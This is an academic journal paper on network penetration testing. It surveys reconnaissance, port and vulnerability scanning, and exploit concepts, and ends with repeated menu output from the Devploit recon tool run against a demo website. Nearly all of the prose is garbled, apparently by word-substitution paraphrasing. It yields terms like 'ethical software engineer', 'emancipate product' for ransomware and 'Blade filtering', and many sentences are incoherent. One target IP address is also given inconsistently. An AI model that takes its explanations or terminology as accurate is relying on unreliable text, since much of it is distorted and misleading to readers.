IOSR Journal of Electronics and Communication Engineering (IOSR-JECE)
e-ISSN: 2278-2834,p- ISSN: 2278-8735.Volume 15, Issue 3, Ser. I (May - June 2020), PP 01-36
www.iosrjournals.org

Network Penetration Testing

Asmita Rajendra Shingan[1*], R.S Kawitkar[2]
[1](*Student of ME,Electronics and telecommunication Department, Sinhgad College of Engineering, Pune, Maharashtra, India)*
[2](*Associate Professor,Electronics and telecommunication Department, Sinhgad College of Engineering, Pune, Maharashtra, India)*

Abstract: *The demand for sophisticated tools for intrusion detection,vulnerability analysis, forensic investigations, and possible responses has increased because of the increasing volume of attacks on the internet. Authorization of reengineering to show cyber crime and homeland security is given by present tools and technologies of hacker. To assure the details base by collecting intelligence, topology of network, penetration testing and inner/outer accountability test it is essential to create network scanners. Cyberspace (IP),SS7, radiotelegraphy, and merged system are the variety of networks on which scanners can be functioned. To assist use by a wide range of end users and policy; such elasticity permits to keep up with present technician mechanics expansile and elevate scanners should be used.*

Key Word*: Linux, Network security, Vulnerabilities, Phyton, Scan, Security tool, Data Security, Viruses, Attacks.*

Date of Submission: 07-05-2020 Date of Acceptance: 21-05-2020

I. Introduction

Word Press is an open-source software with thousands of contributors worldwide. While many may think open source equates to vulnerabilities, this really means they have thousands of eyes combing their code for errors and issues, and patching them with stealth and ease. Word Press powers 54 of the top 100 sites on Inc. 5000, and holds a 60% piece of the overall industry among Content Management Systems. Its community of matured developers translates to higher security, not less. Word Press also partners with Hacker One, a community of hackers dedicated to responsibly reporting vulnerabilities, to identify and resolve any potential security concerns. The core Word Press team has released a security whitepaper detailing their security procedures, practices, and what they do to prevent common security issues.

Modules are developments that supplement programming applications with new uncommonly custom fitted behaviors.Plugin-based web structures outfit fashioners with different points of interest; offering a wide extent of modules to investigate is the sign of current's web frameworks as Word Press, Drupal, and Joomla.Notably, Word Press offers a bunch of modules (more than 52,000) and has been broadly used to fabricate a great many modified web applications. As of now, it is utilized by 28.9% of all web applications checked by the Web Technology Surveys. In this way, module based web frameworks have become standard and engineers have directed their concentration toward investigating their capability to imagine web applications by creating, arranging, and expanding a lot of modules.

The capacity to utilize modules to expand web frameworks with extra and custom practices has both positive and negative ramifications for designers.

Web applications can likewise be considered as an unpredictable creation of various modules from various sources, which raises various concerns identified with modules security. To be sure, a few Word Press based applications might be presented to numerous kinds of weakness because of security issues in existing modules. For instance, the is Plugin that was utilized by a huge number of WordPress-based applications has supposedly been available to an adventure where assailants could purposely execute remote code.

II. System And Wish of System

This Operating System : Mac. , Linux, Windows,ney OS.

Programming Language : Python2.x, Python3.x 

Other Software: VS Code

Why Python?
Python has numerous highlights to suggest it:
It's free, being open source.
It's anything but difficult to learn. Numerous clients discover its sentence structure considerably more English-like than other scripting dialects.
It's developed. Python has been around an all-encompassing time, which recommends its code is steady, numerous modules include usefulness, and powerful documentation is out there on the on the web.

A module is a pivotal Python idea. Essentially, a module might be an asset you import to utilize it. This procedure resembles removing a touch of paper from a document and putting it around your work area, fit to be utilized. You import modules utilizing the import order, which shows up at the most noteworthy of everything about example programs. Modules are accessible for database availability, schedule,operating framework administrations, and numerous other valuable zones.

The Python standard library and modules give an all around extent of limits including manufactured indata types, exception dealing with, numeric and math modules, record dealing with, cryptographic services,Internet data dealing with, and coordinated effort with Internet conventions (IPs).

Python to figure

Python might be a full-included, powerful programing language and, thusly, it's a lot of highlights. Learning it may be an errand of amazing magnitude. In any case, recollect that a great deal of Python highlights, similar to the GUI toolboxs, are of restricted an incentive to framework managers. That is the reason this content uses explicit examples:They exhibit the abilities you might want to adequately compose Python contents to oversee frameworks.

Devploit is a simple to utilize device which gives data to your objective. you must just run this content with some of the fundamental orders of linux. you'll assemble huge amounts of information about your objective before abusing. This apparatus finishes the rundown of shifted instruments like DNS, Whois IP, Geo IP, Subnet Lookup, Port Scanner and bunches of different devices which comes convenient in starting period of entrance testing,ethical hacking experts guarantee. Presently we'll give you highlights of devploit. For giving you we've introduce devploit on Kali Linux. There are other Linux distros during which devploit support Ubuntu,Kali..

Python has some significant highlights that make it especially helpful for hacking, however presumably most fundamentally, it's some pre-fabricated libraries that give some amazing usefulness. Python ships with more than 1,000 modules and heaps of more are accessible in different vaults. this isn't to make reference to that scripting dialects like BASH, Perl, and Ruby can't do a proportionate things as Python, yet fabricating those capacities are a lot simpler utilizing Python.

III. Scope of Work

Modules:

1. **Reconnaissance**

The principle strategy in moral hacking is to amass information and data about the target PC or framework structure. The key time of good hacking, Reconnaissance, is a great deal of methodology and strategies, for instance, Footprinting, Scanning and Enumeration, which are used for get-together and gathering information about the objective PC or system framework.

Surveillance is vital to any fruitful hack. Overall, around three-fourths of any hack should be spent performing careful and definite recon. Observation is the exhibit of getting information about our target. For instance, open ports, working structure, what benefits those ports are running, and any powerless applications they have presented. The whole of this information will be absolutely basic to picking an ambush. During the time spent Reconnaissance, the information is gathered by the ethical software engineer about the target system by following a part of the methods like:
Accumulate starting data
Decide the system run
Recognize dynamic machines
Find open ports and passageways
Unique mark the working framework
Reveal benefits on ports
Guide the system
The system of Reconnaissance happens in two sections − Active Reconnaissance and Passive Reconnaissance.

Active Reconnaissance

In Active Reconnaissance, data is picked up by legitimately connecting with the PC framework. The data hence picked up is precise and important. Because of direct collaboration, Active Reconnaissance is related with high danger of getting distinguished, at whatever point got to without assent. Whenever recognized serious moves are made and the resulting exercises are trailed.This sort of recon necessitates that we communicate with the objective. This recon is snappier and progressively accurate, yet it similarly makes fundamentally more uproar. Since we have to associate with the goal to get information, there's an extended chance that we'll get caught by a firewall or one of the framework security contraptions. (Interruption Detection Systems, organize firewalls, and so forth.)

Passive Reconnaissance

In Passive Reconnaissance, the ethical programmer won't be associated with the pc framework directly.To assemble basic data without communicating with the objective framework, Passive Reconnaissance is utilized. this kind of recon doesn't require any collaboration with the objective, so it's far more averse to be distinguished. The exchange off is that the information picked up isn't as exact and it's much more slow than it's dynamic partner. Inactive recon is that the demonstration of watching the objective. instead of associating with them, we will watch their traffic and increase data without such a great deal as pinging them.

Since we've secured the 2 base sorts of recon, allows reconsider some of the recon terms that we'll hear ordinarily: Discovery: this is regularly the demonstration of finding potential casualties: Exposure is basic to perception since it uncovers to us who our potential setbacks are.

Port Scanning: in light of the fact that the name infers, this is frequently the demonstration of filtering an assortment of ports on a casualty. A port is used to shape affiliations and administer trades for net-useful organizations or applications.Any open port might be a potential road of assault. There are different sorts of port outputs, yet those rise above the extent of this starting article.

Operating system Fingerprinting: OS fingerprinting is that the demonstration of endeavoring to work out a casualties working framework. Knowing the casualties OS is vital to picking an assault which will work. Endeavoring a Windows set up ambush as for a Linux loss doesn't look good.

2. Scanning

System Scanning is that the technique of distinguishing dynamic hosts, ports and in this manner the administrations utilized by the objective application. Assume you're an Ethical Hacker and need to search out vulnerabilities inside the System, you might want some degree inside the System that you essentially can endeavor to assault System Scanning for Ethical Hacking is used to look out these concentrations inside the structure that a Black Hat Hacker can use to hack the framework then the individual groups chip away at improving the security of the system.

Each Organization includes a Network. This system may be an indoor system which comprises of the considerable number of frameworks associated with each other, or it are frequently a system that is associated with the web. In either case, to hack the system, you'll have to locate a helpless point inside the system which will be exploited.Network Scanning is utilized to search out such focuses inside the system.

Consider it like this: you're a military official and you and your group are getting the opportunity to assault a fear monger lair.You have recognized the circumstance of the den and insights concerning nature and furthermore discovered approaches to send the group to the sanctuary. you'll consider this in light of the fact that the data you've assembled utilizing Reconnaissance. Presently you must search out some degree through which you'll enter the refuge and assault the adversary. this is regularly Network Scanning.

In straightforward terms, Reconnaissance is utilized to gather data and comprehend your objective, and Network Scanning might be a strategy wont to discover conceivable helpless focuses inside the system through which you'll hack the system.

Contingent upon what very data the Scan recognizes, Network Scanning are regularly characterized into varying kinds.

System Scanning are regularly arranged into two fundamental classes:

Port Scanning

Vulnerability Scanning

Port Scanning

As the name proposes, Port Scanning might be a procedure wont to decide dynamic ports on the system. A Port Scanner sends customer solicitations to the scope of ports on the objective system at that point spares the important part about the ports that send a reaction back. this is frequently how dynamic ports are found.

There are contrasting sorts of Port Scanning. Beneath might be a rundown of some of the premier utilized ones:

TCP examining
SYN examining
UDP examining
ACK examining
Window examining
Blade filtering

Vulnerability Scanning

Vulnerability Scanning might be a kind of Network Scanning for Ethical Hacking wont to decide shortcomings inside the system. this kind of checking recognizes vulnerabilities that happen because of poor programming or misconfiguration of the system.

Since you basically realize what Network Scanning is, I will have the option to acquaint you with certain devices and reveal to you approaches to utilize them for Network Scanning.

How to utilize Network Scanning apparatuses?

In this fragment of Network Scanning for Ethical Hacking blog, I will have the choice to give you ways to deal with use a couple of Network Scanning devices. The OS I'm utilizing for this is frequently Kali Linux since it accompanies numerous in-constructed instruments for Hacking. In the event that you might want to discover the best approach to introduce Kali Linux, ask this connection. Furthermore, on the off chance that you face any issues with this, you'll welcome help on Edureka Community.

The primary instrument I'm getting the chance to make reference to is Nmap..

1. Nmap for Network Scanning

Nmap might be a free and open source arrange scanner. you'll filter a system with Nmap either by utilizing the IP address of the objective or utilizing the hostname..

3. Exploitation

Basically, misuses are the manner by which of accessing a framework through a security imperfection and exploiting the blemish for their advantage — at the end of the day, to exploit it. Endeavors ordinarily drop by method of a touch of customized programming, bit of code or a content. they're regularly conveyed as an area of a kit,which might be an assortment of adventures.

You can consider misuses on the grounds that the famous smash during a medieval fight, where the association's security is that the château divider. The adversary will utilize a slam (or an adventure) to convey their assault at a shortcoming inside the manor divider, or during this case, a security defect.

Similarly as there are distinctive battering rams and techniques to penetrate stronghold dividers, there are various endeavors for different circumstances in light of the fact that not all blemishes and shortcomings are a comparable.

How accomplish abuses work?

Not all adventures work a comparable way. Be that as it may, I will have the option to give a general clarification to pack conveyed abuses.

The most widely recognized strategy for making contact with misuses is by visiting sites that are booby-caught by assailants The most exceedingly horrendous part is that it's typical for aggressors to booby-trap high traffic locales — including nytimes.com, msn.com and yahoo.com. Recollect that internet shopping tear you were on several days prior? Better believe it, it's protected to make reference to you had a hearty probability of surfing on to a site with (at least one) booby traps subsequently.

So how accomplishes this all work?

There are two strategies:

1] There's a touch of malignant code covered up on the site on display.

2] A tainted notice, or publicizing, is shown on the site. When promoting is included, you are doing not have to tap on the advertisement to be uncovered.

In the two cases, the customer gets redirected to the experience pack, which is encouraged on an imperceptible purpose of appearance. In the event that you have a defenselessness and along these lines the adventure unit recognizes it, the pack will dispatch its undertaking and drop its malevolent payload. The news media's preferred payload of late has been emancipate product, for its ongoing scourges over the world.

The best objective In principle, each bit of programming and application is possibly vulnerable to misuse. Security groups spend huge amounts of assets dismantling these assets to search out vulnerabilities per annum.

Regardless of this general perception, the best objective for assailants are applications and programming with the absolute best client base. This objective rich condition is characteristic of the numbers pool approach that malevolent programmers use as their playbook. Regular applications to concentrate on are

Microsoft Office, Internet Explorer, Java and Adobe Reader — simply envision what rate clients are on these applications day by day!

Sorts of adventures

The broadest course of action of undertakings disconnects them into two orders — known and obscure. Realized abuses will be manhandles that researchers have quite recently been found and recorded this proposes moral programmers will have an obviously better possibility of battling them: regularly, they're tended to in ensuing security refreshes.

Obscure adventures, likewise alluded to as zero-day abuses, haven't been found or recorded at this point. These endeavors can proceed for quite a long time in some cases without being found, and updates won't shield you from them.

Another way to deal with arrange mishandles are by portraying them as being either client side or server-side. With customer side endeavors, get to is picked up to a framework by some activity of the customer — this incorporates tapping on a malevolent site, tapping on a malignant connection and social designing. Server-side adventures get entrance through a server application where an assistant scanner checks your framework attempting to discover blemish with which to acknowledge passage.

IV. Proposed System

The explanation behind the Post-Exploitation dispense with is to work the estimation of the machine haggled and to manage control of the machine for soon the value of the machine is chosen by the affectability of the information put away consequently and along these lines the machines convenience in further trading off the system. The techniques depicted during this stage are intended to help the analyzer distinguish and record touchy information, recognize design settings, correspondence channels, and associations with other system gadgets which will be wont to increase further access to the framework, and game plan in any event one methodologies for getting to the machine soon. In situations where these strategies vary from the recommended Rules of Engagement, the standards of Engagement must be followed.

Infiltration testing, likewise called pen testing or moral hacking, is that the act of testing a processing framework, system or web application to search out security vulnerabilities that an aggressor could misuse. Infiltration testing are regularly computerized with programming applications or performed physically Either way, the procedure incorporates gathering information about the goal before the test, recognizing possible entry centers, trying to upset in - either in every way that really matters or no uncertainty - and declaring back the discoveries.

The principle goal of entrance testing is to spot security shortcomings. Entrance testing likewise can be wont to test an association's security strategy, its adherence to consistence prerequisites, its workers' security mindfulness and along these lines the association's capacity to spot and answer security occurrences.

Commonly, the information about security shortcomings that are recognized or abused through pen testing is collected and given to the affiliation's IT and framework system chiefs, engaging them to shape indispensable decisions and sort out remediation attempts.

Infiltration tests additionally are here and there called white cap assaults in light of the fact that during a pen test, the extraordinary folks are attempting to hinder in.


Motivation behind entrance testing

The essential objective of a pen test is to spot shaky areas in an association's security act, likewise as measure the consistence of its security arrangement, test the staff's consciousness of security issues and decide if - and the way - the association would be dependent upon security debacles.

An invasion test moreover can highlight weaknesses during an association's security courses of action for example, yet a security procedure bases on hindering and perceiving an ambush on an endeavor's frameworks, that approach probably wo exclude a procedure to oust a programmer.

V. Objectives of System

The reports made by a passageway test give the info expected to a relationship to sort out the hypotheses it plans to make in its security. These reports can moreover help application engineers make continuously secure applications. If creators perceive how software engineers broke into the applications they made, the objective is to spike architects to improve their guidance around security so they won't commit the identical or similar errors later on.



Affiliations should perform pen testing typically - ideally, when a year - to ensure logically consistent framework security and IT the board. Despite coordinating authoritative directed assessment and evaluations, entrance tests may in like manner be run at whatever point an affiliation:
incorporates new framework establishment or applications;
makes gigantic updates or changes to its applications or structure;
sets up work environments in new zones;
applies security fixes;
or on the other hand modifies end-customer courses of action;

In any case, in light of the fact that passage testing isn't one-size-fits-all, when an association should participate in pen testing furthermore depends upon a couple of various components, including:

The size of the association. Associations with a greater proximity online have more attack vectors and, thus, are progressively engaging concentrations for software engineers.

Invasion tests can be costly, so an association with a tinier spending plan presumably won't have the alternative to lead them yearly. A relationship with a tinier spending plan may simply have the choice to coordinate an invasion test once at standard interims while an association with a greater spending plan can do entrance testing once every year.


Rules and consistence. Relationship in explicit undertakings are legitimately important to play out certain security tasks, including pen testing.

An association whose establishment is in the cloud likely won't be allowed to test the cloud provider's system. In any case, the provider may be coordinating pen tests itself.


Penetration testing attempts should be custom fitted to the individual affiliation similarly as the business it works in and should join improvement and evaluation endeavors with the objective that the vulnerabilities found in the latest pen test are note point by point in following tests.

VI. Analysis And Design

Deployment Diagram




Class Diagram



VII. Result

1) Information Gathering


i) Host to PI





ii) Information Gathering



5) Port Scanner
6) Page Links
7) Zone Transfer
8) HTTP Header
9) Host Finder
10) IP-Locator
11) Find Shared DNS Servers
12) Get Robots.txt
What information would you like to collect? (1-14): 2


Do you want to continue? [Yes/No]:


Enter Website Name : www.testfire.net
Enter the IP address or Website address : 65.61.137.117
1) DNS Lookup
2) Whois Lookup
3) GeoIP Lookup
4) Subnet Lookup
5) Port Scanner
6) Page Links
7) Zone Transfer
8) HTTP Header
9) Host Finder
10) IP-Locator
11) Find Shared DNS Servers
12) Get Robots.txt
13) Host DNS Finder
14) Reserve IP Lookup
99) Out Of Here (Exit)
What information would you like to collect? (1-14): 3
Do you want to continue? [Yes/No]:



Enter Website Name : www.testfire.net
Enter the IP address or Website address : 65.61.137.117
1) DNS Lookup
2) Whois Lookup
3) GeoIP Lookup
4) Subnet Lookup
5) Port Scanner
6) Page Links
7) Zone Transfer
8) HTTP Header
9) Host Finder
10) IP-Locator
11) Find Shared DNS Servers
12) Get Robots.txt
13) Host DNS Finder
14) Reserve IP Lookup
99) Out Of Here (Exit)
What information would you like to collect? (1-14): 4
Do you want to continue? [Yes/No]:


Enter Website Name : www.testfire.net
Enter the IP address or Website address : 65.67.137.117
1) DNS Lookup
2) Whois Lookup
3) GeoIP Lookup
4) Subnet Lookup
5) Port Scanner
6) Page Links
7) Zone Transfer
8) HTTP Header
9) Host Finder
10) IP-Locator
11) Find Shared DNS Servers
12) Get Robots.txt
13) Host DNS Finder
14) Reserve IP Lookup
99) Out Of Here (Exit)
What information would you like to collect? (1-14): 5
Do you want to continue? [Yes/No]:



Enter the IP address or Website address : 65.61.137.117
1) DNS Lookup
2) Whois Lookup
3) GeoIP Lookup
4) Subnet Lookup
5) Port Scanner
6) Page Links
7) Zone Transfer
8) HTTP Header
9) Host Finder
10) IP-Locator
11) Find Shared DNS Servers
12) Get Robots.txt
13) Host DNS Finder
14) Reserve IP Lookup
99) Out Of Here (Exit)
